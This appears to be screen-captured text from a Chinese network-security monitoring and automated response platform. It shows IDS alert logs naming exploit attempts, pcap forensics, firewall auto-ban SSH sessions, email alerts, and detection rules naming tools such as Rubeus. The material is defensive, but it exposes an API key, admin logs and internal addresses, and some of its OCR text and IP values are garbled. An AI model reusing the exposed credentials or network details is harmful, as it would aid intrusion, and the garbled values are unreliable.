网络安全智能AI助手
情报验证
告警优化 (详情)
告警优化 (规则)

网络安全事件查询 ▲

- Excel统计
- Excel详情
- Word报告 (事件)
- Word报告 (统计)
- 日志导出
- 文件下载
- 历史数据统计
- 历史数据查询

网络安全事件处置 ▲

- 数据包取证 (过滤)
- 数据包取证 (全量)
- 料未数据包下载
- 数据包安全分析

网络安全事件分析报告

2025-03-0800_00_07至2025-03-0823_...

文件 开始 插入 绘图 设计 布局 引用 邮件 审阅 视图 帮助 Acrobat 百度网盘 告诉我 共享

2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 | 25 | 26 | 27 | 28 | 29 | 30 | 31 | 32 | 33 | 34 | 35 | 36 | 37 | 38 | 39 | 40 | 41 | 42 | 43 | 44 | 45

一、网络安全事件监测范围

网络安全事件监测时间范围为:2025-03-08 00:00:07 至 2025-03-08 23:59:49, 统计数据由网络安全事件验证系统 NSEVS 生成。

二、网络安全事件级别统计

告警级别统计

告警级别	次数
低危	11704
中危	3845
高危	546

告警级别	次数
低危	11704
中危	3845
高危	546

日志批量导出

搜索 年/月/日 年/月/日 IP、ID、关键字过滤 开始导出 清除条件

- 网络安全事件趋势
 - 安全趋势
 - 攻击聚焦 (手段)
 - 攻击聚焦 (次数)
 - 影响分析 (手段)
 - 影响分析 (次数)
 - 攻击手段 (仅名称)
 - 攻击手段 (涉及IP)
 - 攻击源IP
 - 受害目标IP
 - 攻击统计
 - 攻击流量
 - 安全事件大展示
- 网络安全事件分析
 - 攻击详情
 - 攻击载荷
 - WEB攻击事件
 - WEB攻击成功事件
 - 网络安全智能AI助手

路径信息

/Excel/

导出任务

日志导出功能最大限制

文件列表

2025-08-01~2025-

2025-08-01~2025-08-28 导出日志 (1).xlsx [受保护的视图] - Excel

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
	id	时间	告警名称	源IP	目的IP	源端口	目的端口	协议	规则ID	严重程度	监测链路	IP地理位置	IP地理位置	分类	
1	1	2025-08-28 21:40:23	ETPro情报	180.178.227.97	10.212	80	46684	TCP	2400035	中危	互联网区	互联网IP	河源	其他安全攻击	
2	2	2025-08-28 21:39:51	ETPro情报	204.76.203.8	10.190	35676	8090	TCP	2402000	中危	电子政务:互联网IP	城	其他安全攻击		
3	3	2025-08-28 21:39:51	ETPro情报	204.76.203.8	10.190	35676	8090	TCP	2400053	中危	电子政务:互联网IP	城	其他安全攻击		
4	4	2025-08-28 21:39:05	ETPro情报	168.76.44.67	10.186	0	0	ICMP	2400031	中危	互联网区	互联网IP	务局	其他安全攻击	
5	5	2025-08-28 21:34:13	ETPro情报	218.30.103.43	10.186	443	38692	TCP	2400064	中危	互联网区	互联网IP	务局	其他安全攻击	
6	6	2025-08-28 21:34:11	ETPro情报	45.142.154.99	192.16	58914	9100	TCP	2402000	中危	DMZ区域	荷兰	北	其他安全攻击	
7	7	2025-08-28 21:28:02	ETPro情报	116.147.68.159	10.45	7218	52488	UDP	2400023	中危	互联网区	互联网IP	业农	其他安全攻击	
8	8	2025-08-28 21:28:02	ETPro情报	167.94.138.176	10.45	57692	8083	TCP	2402000	中危	电子政务:互联网IP	县智	其他安全攻击		
9	9	2025-08-28 21:26:44	远程访问	10.45.73.159	10.190	56998	53	UDP	2060630	低危	电子政务:财政局	域网	其他活动		
10	10	2025-08-28 21:19:08	ETPro情报	64.62.197.179	10.190	49561	9443	TCP	2402000	中危	电子政务	互联网IP	域网	其他安全攻击	
11	11	2025-08-28 21:18:26	ETPro情报	218.30.103.85	10.45	443	49508	TCP	2400064	中危	互联网区	互联网IP	过局	其他安全攻击	
12	12	2025-08-28 21:11:44	ETPro情报	116.147.250.19	10.194	62304	2528	UDP	2400023	中危	电子政务:互联网IP	文社	其他安全攻击		
13	13	2025-08-28 21:03:48	异常流量	10.1.173.100	10.190	5236	12675	TCP	66668938	高危	电子政务:局域网IP	域网	通用协议命令解码		
14	14	2025-08-28 21:03:05	ETPro情报	116.147.9.94	10.194	36705	32161	UDP	2400023	中危	电子政务:互联网IP	文社	其他安全攻击		
15	15	2025-08-28 21:02:46	异常流量	10.1.173.100	10.190	5236	45471	TCP	66668938	高危	电子政务:局域网IP	域网	通用协议命令解码		
16	16	2025-08-28 21:00:20	ETPro情报	78.128.114.162	10.45	41291	1883	TCP	2402000	中危	电子政务:互联网IP	县智	其他安全攻击		
17	17	2025-08-28 20:59:09	ETPro情报	10.95.120.99	222.21	50780	80	TCP	2013224	高危	互联网区	生态环境	局	检测到网络木马	
18	18	2025-08-28 20:58:43	ETPro情报	10.45.215.92	222.21	61067	80	TCP	2013224	高危	互联网区	普兴街道	局	检测到网络木马	
19	19	2025-08-28 20:58:15	ETPro情报	10.45.215.92	222.21	61029	80	TCP	2013224	高危	互联网区	普兴街道	局	检测到网络木马	
20	20	2025-08-28 20:57:46	ETPro情报	10.45.96.130	34.160	52504	443	TCP	2034098	中危	互联网区	智能制造	区	可疑流量	

各类数据下载

网络安全事件趋势 ▼

网络安全事件分析 ▼

网络安全事件查询 ▲

Excel统计

Excel详情

Word报告(事件)

Word报告(统计)

日志导出

文件下载

历史数据统计

历史数据查询

网络安全事件外置 ▲

数据包取证(过滤)

数据包取证(全量)

科来数据包下载

数据包安全分析

数据包分析结果

数据包文件还原

网络安全事件Word文件

2025-03-0900_00_02至2025-03-0919_44_55网络安全分析报告.docx

2025-03-0900_00_02至2025-03-0920_15_20网络安全分析报告.docx

2025年03月08日网络安全事件分析报告(安全提示信息Win32SogouUserAgentSOGOUUPDATER).docx

2025-03-0900_00_02至2025-03-0919_54_23网络安全分析报告.docx

2025-03-0800_00_07至2025-03-0919_52_20网络安全分析报告.docx

2025-03-0800_00_07至2025-03-0920_00_22网络安全分析报告.docx

2025-03-0500_00_25至2025-03-0723_59_30网络安全分析报告.docx

2025-03-0900_00_02至2025-03-0919_52_26网络安全分析报告.docx

2025-03-0800_00_07至2025-03-0823_59_49网络安全分析报告.docx

2025年03月07日网络安全事件分析报告(安全提示信息QQBrowserWUPRequestqbpctest).docx

数据包取证文件

10.10.10.1.pcap

10.10.10.17.pcap

134.122.189.6.pcap

10.10.10.16.226.pcap

10.194.120.107.pcap

10.88.129.117_FVgBY5o.pcap

10.45.102.75.pcap

科来TSA_移动、联通、电信三个出口_10.45.102.75.pcap

10.10.10.168.pcap

10.10.10.110.pcap

59.225.121.229.pcap

10.10.10.1.pcap

10.98.10.1.pcap

历史数据统计

网络安全事件趋势

网络安全事件分析

网络安全事件查询

Excel统计

Excel详情

Word报告 (事件)

Word报告 (统计)

日志导出

文件下载

历史数据统计

历史数据查询

网络安全事件处置

原始日志

原始事件日志

网络告警日志

网络会话日志

网页访问日志

文件传输日志

共6516739条历史网络安全事件, 包含最近542天的历史数据。

序号	日期	高危数	中危数	低危数	事件总数
1	2025-08-28	554	10863	300	11717
2	2025-08-27	418	12434	1265	14117
3	2025-08-26	358	13523	6031	19912
4	2025-08-25	559	13553	338	14450
5	2025-08-24	347	14770	374	15491
6	2025-08-23	510	13663	452	14625
7	2025-08-22	468	12167	343	12978
8	2025-08-21	478	11218	418	12114
9	2025-08-20	478	11870	302	12650
10	2025-08-19	436	11997	336	12769

上一页

第1页/共3页

下一页

每页显示数量

10

确认

选择页码

1

跳转

历史数据查询

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

网络安全事件趋势

网络安全事件分析

网络安全事件查询

Excel统计

Excel详情

Word报告 (事件)

Word报告 (统计)

日志导出

文件下载

历史数据统计

历史数据查询

网络安全事件处置

原始日志

原始事件日志

网络告警日志

网络会话日志

网页访问日志

文件传输日志

搜索

年/月/日



年/月/日



IP、ID、关键字过滤

搜索

限制

100条

确认

清除条件

查询时间: 2025-08-01 - 2025-08-28 过滤条件: 漏洞 搜索结果: 100

事件分布: 以下事件在 "2025-08-28" 中出过。

序号	时间	告警信息
1	2025-08-28 21:37:57	链路: 温江出口 告警级别: 高危 协议: UDP 流量: 23.139.82.62(互联网IP):59266 --> 103.164.14(互联网IP):500 攻击行为: 漏洞攻击-Zyxel ZyWALL/USG OS Command Injection (CVE-2023-28771) SID: 2063094 类别: WEB应用攻击
2	2025-08-28 21:24:58	链路: 温江出口 告警级别: 高危 协议: TCP 流量: 116.252.224.162(中国 广西 南宁市):12332 --> 103.164.14(互联网IP):80 攻击行为: 漏洞攻击-敏感路径未授权访问 SID: 1000085 类别: WEB应用攻击
3	2025-08-28 21:24:51	链路: 温江出口 告警级别: 高危 协议: TCP 流量: 116.252.224.162(中国 广西 南宁市):12332 --> 103.164.14(互联网IP):80 攻击行为: 漏洞攻击-敏感路径未授权访问 SID: 1000085 类别: WEB应用攻击
4	2025-08-28 21:20:49	链路: 温江出口 告警级别: 高危 协议: TCP 流量: 118.117.31.139(中国 四川省 绵阳):50894 --> 103.164.14(互联网IP):80 攻击行为: 漏洞攻击-敏感路径未授权访问 SID: 1000085 类别: WEB应用攻击
5	2025-08-28 21:18:26	链路: 温江出口 告警级别: 高危 协议: UDP 流量: 45.156.87.165(互联网IP):34603 --> 103.164.14(互联网IP):9999 攻击行为: 漏洞攻击-Possible Asus WRT LAN Backdoor Command Execution SID: 2809444 类别: 企图获取管理员权限
6	2025-08-28 21:11:31	链路: 温江出口 告警级别: 高危 协议: UDP 流量: 23.139.82.62(互联网IP):59526 --> 103.164.14(互联网IP):500 攻击行为: 漏洞攻击-Zyxel ZyWALL/USG OS Command Injection (CVE-2023-28771) SID: 2063094 类别: WEB应用攻击
7	2025-08-28 20:59:08	链路: 温江出口 告警级别: 中危 协议: TCP 流量: 120.61.6.24(印度 喀拉拉邦 帕拉卡德):57652 --> 103.164.14(互联网IP):80 攻击行为: 漏洞攻击-Netgear DGN Remote Command Execution SID: 2024916 类别: 企图信息泄露

JSON原始日志查询

网络安全事件趋势

网络安全事件分析

网络安全事件查询

网络安全事件处置

原始日志

原始事件日志

网络告警日志

网络会话日志

网页访问日志

文件传输日志

域名解析日志

系统配置信息

引擎状态

服务器状态

系统日志

删除告警

规则文件查看

搜索

输入IP、ID、关键字过滤

搜索

查询时间: 今天 过滤条件: 漏洞 搜索结果: 420

清除条件

序号

原始事件日志

```
{
  "timestamp": "2025-08-28T21:37:57.742093+0800",
  "flow_id": 1498418290060810,
  "in_iface": "enp5s0f0",
  "event_type": "alert",
  "src_ip": "23.139.82.62",
  "src_port": 59266,
  "dest_ip": "103.164.77.44",
  "dest_port": 500,
  "proto": "UDP",
  "pkt_src": "wire/pcap",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 2063094,
    "rev": 1,
    "signature": "漏洞攻击 Zyxel ZyWALL/USG OS Command Injection (CVE-2023-28771)",
    "category": "Web Application Attack",
    "severity": 1,
    "source": {
      "ip": "23.139.82.62",
      "port": 59266
    },
    "target": {
      "ip": "103.164.77.44",
      "port": 500
    }
  },
  "metadata": {
```


数据包取证-全量

网络安全事件趋势

网络安全事件分析

网络安全事件查询

网络安全事件处置

数据包取证 (过滤)

数据包取证 (全量)

科录数据包下载

数据包安全分析

数据包分析结果

数据包文件还原

数据包文件记录

联动防火墙封IP

查看邮件预警事件

修改邮件预警配置

原始日志

原始事件日志

网络告警日志

序号	文件名	文件路径	文件大小	最后修改时间	操作
1	alert.pcap.1756387599	/home/pcap-log/alert.pcap.1756387599	44.05 MB	2025-08-28 22:02:25	下载
2	alert.pcap.1756386593	/home/pcap-log/alert.pcap.1756386593	100.00 MB	2025-08-28 21:26:39	下载
3	alert.pcap.1756386243	/home/pcap-log/alert.pcap.1756386243	100.00 MB	2025-08-28 21:09:53	下载
4	alert.pcap.1756381876	/home/pcap-log/alert.pcap.1756381876	100.00 MB	2025-08-28 21:04:03	下载
5	alert.pcap.1756370076	/home/pcap-log/alert.pcap.1756370076	100.01 MB	2025-08-28 19:51:16	下载
6	alert.pcap.1756369944	/home/pcap-log/alert.pcap.1756369944	205.19 KB	2025-08-28 16:34:01	下载
7	alert.pcap.1756369814	/home/pcap-log/alert.pcap.1756369814	60.01 MB	2025-08-28 16:30:59	下载
8	alert.pcap.1756369811	/home/pcap-log/alert.pcap.1756369811	100.00 MB	2025-08-28 16:30:14	下载
9	alert.pcap.1756369807	/home/pcap-log/alert.pcap.1756369807	100.00 MB	2025-08-28 16:30:11	下载
10	alert.pcap.1756369804	/home/pcap-log/alert.pcap.1756369804	100.00 MB	2025-08-28 16:30:07	下载
11	alert.pcap.1756369801	/home/pcap-log/alert.pcap.1756369801	100.00 MB	2025-08-28 16:30:04	下载
12	alert.pcap.1756369798	/home/pcap-log/alert.pcap.1756369798	100.00 MB	2025-08-28 16:30:01	下载
13	alert.pcap.1756369795	/home/pcap-log/alert.pcap.1756369795	100.00 MB	2025-08-28 16:29:58	下载
14	alert.pcap.1756369792	/home/pcap-log/alert.pcap.1756369792	100.00 MB	2025-08-28 16:29:55	下载
15	alert.pcap.1756369789	/home/pcap-log/alert.pcap.1756369789	100.00 MB	2025-08-28 16:29:52	下载

联动科来TSA下载数据包

网络安全事件趋势

网络安全事件分析

网络安全事件查询

网络安全事件处置

数据包取证 (过滤)

数据包取证 (全景)

科来数据包下载

数据包安全分析

数据包分析结果

数据包文件还原

数据包文件记录

联动防火墙封IP

查看邮件预警事件

修改邮件预警配置

原始日志

原始事件日志

网络告警日志

网络会话日志

搜索

年/月/日



取证的IP

取证

清除条件

路径信息

/Packets/

导出任务

没有数据包取证任务。

文件列表

科来TSA_移动、联通、电信三个出口_1_..._75.pcap

科来TSA_NE20上联口流量...

已下载字节数: 2.79 MB, 继续下载中...
已下载字节数: 2.80 MB, 继续下载中...
已下载字节数: 3.91 MB, 继续下载中...
已下载字节数: 3.96 MB, 继续下载中...
已下载字节数: 3.96 MB, 继续下载中...
已下载字节数: 3.96 MB, 继续下载中...
已下载字节数: 3.96 MB, 继续下载中...
已下载字节数: 4.63 MB, 继续下载中...
已下载字节数: 4.63 MB, 继续下载中...
已下载字节数: 4.63 MB, 继续下载中...
已下载字节数: 4.63 MB, 继续下载中...
已下载字节数: 4.63 MB, 继续下载中...
已下载字节数: 4.63 MB, 继续下载中...
已下载字节数: 4.63 MB, 继续下载中...
已下载字节数: 4.63 MB, 继续下载中...
已下载字节数: 4.63 MB, 继续下载中...
已下载字节数: 4.66 MB, 继续下载中...
已下载字节数: 4.66 MB, 继续下载中...
科来TSA_移动、联通、电信三个出口_124.238.251.172.pcap, 下载完毕!
已下载字节数: 17 B, 继续下载中...
已下载字节数: 34 B, 继续下载中...
已下载字节数: 51 B, 继续下载中...
已下载字节数: 68 B, 继续下载中...
已下载字节数: 85 B, 继续下载中...
已下载字节数: 102 B, 继续下载中...
已下载字节数: 119 B, 继续下载中...
已下载字节数: 136 B, 继续下载中...
已下载字节数: 153 B, 继续下载中...
已下载字节数: 170 B, 继续下载中...
已下载字节数: 187 B, 继续下载中...
网络已下载字节数: 204 B, 继续下载中...
已下载字节数: 221 B, 继续下载中...
已下载字节数: 238 B, 继续下载中...
已下载字节数: 255 B, 继续下载中...
已下载字节数: 272 B, 继续下载中...

PCAP数据包离线分析

网络安全事件趋势

网络安全事件分析

网络安全事件查询

网络安全事件处置

数据包取证 (过滤)

数据包取证 (全景)

科来数据包下载

数据包安全分析

数据包分析结果

数据包文件还原

数据包文件记录

联动防火墙封IP

查看邮件预警事件

修改邮件预警配置

原始日志

原始事件日志

网络告警日志

网络会话日志

选择文件 未选择任何文件

分析

使用说明

- 1.请上传以 .pcap 或 .cap 格式保存的数据
- 2.分析使用的时间与数据包的大小有关, 请
- 3.我们不会留存任何上传的数据, 数据包和
- 4.上传的数据包要携带完整的TCP三次握手
- 5.分析完成之后,等待数据入库 (1分钟),

搜索 年/月/日 输入IP、IP、关键字过滤 搜索 限制 100条 确认 查询时间: 过滤条件: 搜索结果: 13 清除条件

序号	时间	告警级别	链路	协议	源IP	源IP位置	源端口	目的IP	目的IP位置	目的端口	SID	攻击行为	分析研判
1	2025-08-18 06:55:49	高危	数据包验证	UDP	192.168.96.130	数据包验证	57114	61.139.2.69	数据包验证	53	1000101	自定义情报-可疑域名通信	攻击研判
2	2025-08-18 06:55:49	高危	数据包验证	UDP	192.168.96.130	数据包验证	57114	61.139.2.69	数据包验证	53	1000102	僵尸在线情报-感染了僵尸病毒	攻击研判
3	2025-08-18 06:52:17	高危	数据包验证	UDP	192.168.96.130	数据包验证	51588	61.139.2.69	数据包验证	53	1000101	自定义情报-可疑域名通信	攻击研判
4	2025-08-18 06:52:17	高危	数据包验证	UDP	192.168.96.130	数据包验证	51588	61.139.2.69	数据包验证	53	1000102	僵尸在线情报-感染了僵尸病毒	攻击研判
5	2025-08-18 05:05:18	高危	数据包验证	UDP	192.168.96.130	数据包验证	61549	61.139.2.69	数据包验证	53	1000101	自定义情报-可疑域名通信	攻击研判
6	2025-08-18 05:05:18	高危	数据包验证	UDP	192.168.96.130	数据包验证	61549	61.139.2.69	数据包验证	53	1000102	僵尸在线情报-感染了僵尸病毒	攻击研判
7	2025-08-18 04:25:57	高危	数据包验证	UDP	192.168.96.130	数据包验证	64093	61.139.2.69	数据包验证	53	1000101	自定义情报-可疑域名通信	攻击研判
8	2025-08-18 04:25:57	高危	数据包验证	UDP	192.168.96.130	数据包验证	64093	61.139.2.69	数据包验证	53	1000102	僵尸在线情报-感染了僵尸病毒	攻击研判
9	2025-08-18 04:25:54	高危	数据包验证	UDP	192.168.96.130	数据包验证	54283	61.139.2.69	数据包验证	53	1000101	自定义情报-可疑域名通信	攻击研判

PCAP数据包文件还原

网络安全事件趋势

网络安全事件分析

网络安全事件查询

网络安全事件处置

数据包取证 (过滤)

数据包取证 (全部)

科来数据包下载

数据包安全分析

数据包分析结果

数据包文件还原

数据包文件记录

联动防火墙封IP

查看邮件预警事件

修改邮件预警配置

原始日志

原始事件日志

网络告警日志

网络会话日志

分析中, 请稍候...

选择文件 27.1... .pcap

还原

使用说明

- 1.请上传以 .pcap 或 .cap 格式保
- 2.分析使用的时间与数据包的大小
- 3.我们不会留存任何上传的数据,
- 4.上传的数据包要携带完整的TCP
- 5.分析完成之后会自动跳转至分析

ID	源IP	目的IP	源端口	目的端口	协议	文件名	sha256	文件大小	操作
1	10.190.0.4	27.398.7.27	8006	37076	TCP	/api/actuator	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载
2	10.190.0.4	27.398.7.27	8006	32854	TCP	/admin/actuator	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载
3	10.190.20.4	27.398.7.27	8006	26781	TCP	/jeecg-boot/actuator	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载
4	10.190.120.4	27.398.7.27	8006	20537	TCP	/actuator	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载
5	10.190.120.4	27.398.7.27	8006	21508	TCP	/actuator/httptrace	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载
6	10.190.120.4	27.398.7.27	8006	45310	TCP	/prod-api/actuator	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载
7	10.190.20.4	27.398.7.27	8006	53916	TCP	/dev-api/actuator/httptrace	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载
8	10.190.20.4	27.398.7.27	8006	49409	TCP	/prod-api/actuator/httptrace	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载
9	10.190.120.4	27.398.7.27	8006	58417	TCP	/jeewms/actuator	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载
10	10.190.120.4	27.398.7.27	8006	33716	TCP	/admin/actuator/httptrace	270d2fb55aa801662897590a27ec1c152407fa36be1d6678c27fd8c1859239e4	431.00 B	下载

联动防火墙IP封禁

网络安全事件验证系统 / 网络安全事件处置 / 联动防火墙封禁或解除封禁IP地址

隐藏侧边栏

切换主题

网络安全事件趋势

网络安全事件分析

网络安全事件查询

网络安全事件处置

数据包取证 (过滤)

数据包取证 (全景)

料来数据包下载

数据包安全分析

数据包分析结果

数据包文件还原

数据包文件记录

联动防火墙封IP

查看邮件预警事件

修改邮件预警配置

原始日志

原始事件日志

网络告警日志

网络会话日志

10.89.120.47

封禁

提交

操作结果

IP地址 10.89.120.47 已被封禁在 NE20内网防火
This is your message of the day. How excit
Trying ::1...
Connected to ::1.
Escape character is '^Z'.
Press CTRL+K to abort.

```
conf-mode  
[DPTECH]address-object auto_ban_ip 10.89.  
[DPTECH]exit
```

IP地址 10.89.120.47 已被封禁在 DMZ区域防火
This is your message of the day. How excit
Training

DPtech FW1000-GA-X

基本 业务

业务日志

序号	时间戳	客户端类型	管理员	地址	操作结果	日志内容
1	2025-08-28 22:12:47	web	admin	10.5.87.254	成功	访问最近操作日志列表。
2	2025-08-28 22:12:04	web	admin	10.5.87.254	成功	访问最近操作日志列表。
3	2025-08-28 22:12:02	web	admin	10.5.87.254	成功	访问用户列表。
4	2025-08-28 22:12:02	ssh	admin	10.89.120.47	成功	命令: exit。
5	2025-08-28 22:12:01	ssh	admin	10.89.120.47	成功	命令: address-object auto_ban_ip 10.89.120.47/32。
6	2025-08-28 22:12:01	ssh	admin	10.89.120.47	成功	命令: conf-mode。
7	2025-08-28 22:12:00	ssh	admin	10.89.120.47	成功	用户 [admin] 从 IP [192.168.0.14] 登录。
8	2025-08-28 22:11:42	web	admin	10.5.87.254	成功	访问最近操作日志列表。
9	2025-08-28 22:11:41	web	admin	10.5.87.254	成功	访问最近系统日志列表。
10	2025-08-28 22:11:07	web	admin	10.5.87.254	成功	用户 [admin] 从 IP [10.45.87.254] 登录。
11	2025-08-28 22:11:07	web	admin	10.5.118.36	成功	用户 [admin] (IP 地址: 19.45.118.00) 暂时退出。
12	2025-08-28 16:37:26	web	admin	10.5.118.22	成功	修改目的Nad规则名称 [GPU-大模型] 入接口 [gige_1/3] 源地址对象 [VPN地址:10.4.5.67.38.10.190.122.213.30.1.191.1.10.1.80.255] 源地址对象组 [公网IP [10.190.12.0.93] 组集 [;] 自定义组集 [1025.31025;] 内网地址范围 [162.168.0.23-192.168.0.23] 内网端口 [550235956] 应用安全策略 (禁用) 源IP转换 (禁用) 地址池名称 [VRRP P-不关联] 状态 (启用)。
13	2025-08-28 16:37:22	web	admin	10.5.45.118.22	成功	添加地址对象 (名称 [10.1.80.255] IP地址 [10.1.80.255/32] 对外IP地址 [;] 描述 [;]。

CU 控制台

重要网络安全事件邮件预警

查找结果 (查找到预警的邮件 4637 封, 通讯录, 查找用时 2.261 秒)

删除 彻底删除 转发 举报 标记为... 移动到...

1/186 页 下一页 跳转

分类查找 (4637)

发件人 主题 所在文件夹 时间

按发件人

今天 (11 封)

- xukun135 2025年08月28日 网络安全事件预警 (重要消息) 收件箱 13分钟前 ☆
网络扫描-Suspicious inbound to MSSQL port 1433----- 自动防火墙封禁操作日志 ----- 【204.76.203.83】的封禁日志: 连接到GP防火墙... 进入配置模式:*****...
- xukun135 2025年08月28日 发现以下3个IP地址存在大量网络安全事件, 目前已联动防火墙自动封禁了这些IP地址, 请注意核实相关安全事件及其影响范围!
- xukun135 2025年08月28日 序号: 1 攻击IP: 204.76.203.83, 攻击IP位置: 互联网IP, 目的IP: 103.166.103.103, 攻击手段数量: 41, 攻击手段如下:
4, 攻击次数: 172, 攻击手段如下:
--> ETPro情报-黑名单IP组 54
--> ETPro情报-黑名单IP组 1
--> ETPro情报-恶意主机流量组 10
--> 网络扫描-Potential SSH Scan
- xukun135 2025年08月28日 序号: 2 攻击IP: 196.251.71.143, 攻击IP位置: 荷兰 北荷兰省 阿姆斯特丹, 目的IP: 103.166.103.103, 攻击手段数量: 1, 攻击次数: 133, 攻击手段如下:
--> ETPro情报-恶意主机流量组 10
- xukun135 2025年08月28日 序号: 3 攻击IP: 204.76.203.28, 攻击IP位置: 互联网IP, 目的IP: 103.166.103.103, 攻击手段数量: 6, 攻击手段如下:
5, 攻击次数: 225, 攻击手段如下:
--> ETPro情报-黑名单IP组 54
--> ETPro情报-黑名单IP组 1
--> ETPro情报-恶意主机流量组 10
--> 网络扫描-Suspicious Inbound to PostgreSQL port 5432
--> 网络扫描-Suspicious inbound to MSSQL port 1433
- xukun135 2025年08月28日 ===== 自动防火墙封禁操作日志 =====
【204.76.203.83】的封禁日志:
连接到GP防火墙...
进入配置模式:

昨天 (14 封)

- xukun135 2025年08月27日 ETPro情报-恶意主机流量组 10-----

写信 收信 通讯录

收件箱 (1889) 重要联系人 星标邮件 群邮件 草稿箱 已发送 已删除 [清空] 垃圾箱 (2) [清空]

我的文件夹 (300) 其他邮箱 日历 记事本 简历 发件助手 在线文档 每日推送 邮件收藏 文件中转站 贺卡

重要网络安全事件自动化处置

网络安全事件验证系统 / 网络安全事件处置 / 邮件预警事件

网络安全事件趋势

网络安全事件分析

网络安全事件查询

网络安全事件处置

数据包取证 (过滤)

数据包取证 (全量)

科采数据包下载

数据包安全分析

数据包分析结果

数据包文件还原

数据包文件记录

联动防火墙封IP

查看邮件预警事件

修改邮件预警配置

原始日志

原始事件日志

网络告警日志

发现以下3个IP地址存在大量网络攻击, 请及时处置!

序号: 1 攻击IP: 204.76.203.83, 攻击IP位置: 互联网IP, 目的IP: [REDACTED]
-> ETPro情报-黑名单IP组 54
-> ETPro情报-黑名单IP组 1
-> ETPro情报-恶意主机流量组 10
-> 网络扫描-Potential SSH Scan

序号: 2 攻击IP: 196.251.71.143, 攻击IP位置: 荷兰 北荷兰省 阿姆斯特丹,
-> ETPro情报-恶意主机流量组 10

序号: 3 攻击IP: 204.76.203.28, 攻击IP位置: 互联网IP, 目的IP: 103.164.77
-> ETPro情报-黑名单IP组 54
-> ETPro情报-黑名单IP组 1
-> ETPro情报-恶意主机流量组 10
-> 网络扫描-Suspicious inbound to PostgreSQL port 5432
-> 网络扫描-Suspicious inbound to MSSQL port 1433

```
* @2011-2024 Sangfor Technologies. All rights reserved *
*
*****
Last login: Thu Aug 28 22:17:46 2025 from [REDACTED].[REDACTED].100.8
AF8.0.95.2062 Build20240712
admin# config
admin(config)#
添加黑名单 IP: blacklist 196.251.71.143
admin(config-blacklist-196.25~)#
添加描述: description 联动自动封禁
admin(config-blacklist-196.25~)#
保存配置: save-configuration

自动封禁 IP: 196.251.71.143 已完成!
关闭 SSH 连接 ...
连接到 GP 防火墙 ...
进入配置模式:
*****
* @2011-2024 Sangfor Technologies. All rights reserved *
*
*****
Last login: Thu Aug 28 22:18:01 2025 from 1[REDACTED].[REDACTED].100.8
AF8.0.95.2062 Build20240712
admin# config
admin(config)#
添加黑名单 IP: blacklist 204.76.203.28
admin(config-blacklist-204.76~)#
添加描述: description 联动自动封禁
admin(config-blacklist-204.76~)#
保存配置: save-configuration

自动封禁 IP: 204.76.203.28 已完成!
关闭 SSH 连接 ...
邮件发送成功!
已关闭邮件服务器
自动封禁 IP 任务完成!
[root@NSEVS suricata]#
```

https://192.168.100.8:8888/email_alert_view/

API数据共享

网络安全事件处置

原始日志

系统配置信息

引擎状态

服务器状态

系统日志

删除告警

规则文件查看

规则文件修改

配置文件修改

规则上传更新

提交规则

API接口信息

用户管理

授权管理

重启分析引擎

重启入库服务

退出登录

1. 查询实时网络安全趋势

请求地址: https://nsevs_server:8888/api/stats_alerts/?api_key=Aq3rwstyd fuer66 [测试](#)

请求方式: GET

响应示例:

```
{
  "网络安全事件统计": {
    "高危": 2834,
    "中危": 14919,
    "低危": 45027,
    "总共": 62780
  }
}
```

2. 查询历史网络安全趋势

请求地址: https://nsevs_server:8888/api/stats_alerts/?api_key=Aq3rwstyd fuer66&datefilter=20250225 [测试](#)

请求方式: GET

响应示例:

```
{
  "网络安全事件统计": {
    "高危": 3996,
    "中危": 16393,
    "低危": 61407,
    "总共": 81796
  }
}
```

丰富的规则集

网络告警日志

网络会话日志

网页访问日志

文件传输日志

域名解析日志

系统配置信息

引擎状态

服务器状态

系统日志

删除告警

规则文件查看

规则文件修改

配置文件修改

规则上传更新

提交规则

API接口信息

用户管理

授权管理

重启分析引擎

上传规则文件

选择文件 nsevs_all(1).enc

上传规则

规则信息

最后更新时间	规则条数
2025年08月20日 03:05:13	77061

使用说明

- 1.更新文件包含情报文件和规则文件有点大，上传的时候多等一会儿，请勿重复点击！
- 2.规则更新之后可以利用规则提交进行规则自检。
- 3.规则自检完成之后，点击重启引擎进行规则生效。

规则情报每日更新

```
nsevs.rules X
规则制作 > nsevs.rules
1062 17,154.125.82.157,154.217.243.32,154.81.14.81,154.92.13
1063 21,164.90.220.102,164.92.139,253,164.92.145.160,164.92.
1064 8.46,171.243.151.197,171.243.151.224,171.251.18.211,171
1065 02,184.160.150.57,184.82.87.246,185.148.3.216,185.156.1
1066 7.208,196.251.69.107,196.251.69.117,196.251.69.18,196.2
1067 161,217.145.229.33,217.154.33.132,223.98.188.122,23.147
1068 95,43.159.141.66,43.229.153.47,43.229.153.64,44.243.20
1069 3,52.53.222.37,54.176.43.78,54.177.246.20,54.191.50.201
1070 9,78.73.246.62,80.65.208.42,80.94.93.119,80.94.93.233,8
1071 TPro情报-[Fireeye] HackTool.TCP.Rubeus.[nonce 2]"; cont
1072 TPro情报-[Fireeye] HackTool.UDP.Rubeus.[nonce 2]"; cont
1073 ETPro情报-[Fireeye] POSSIBLE HackTool.TCP.Rubeus.[User3
1074 ETPro情报-[Fireeye] Backdoor.HTTP.GORAT.[Build ID]"; co
1075 TPro情报-[Fireeye] HackTool.UDP.Rubeus.[nonce]"; conten
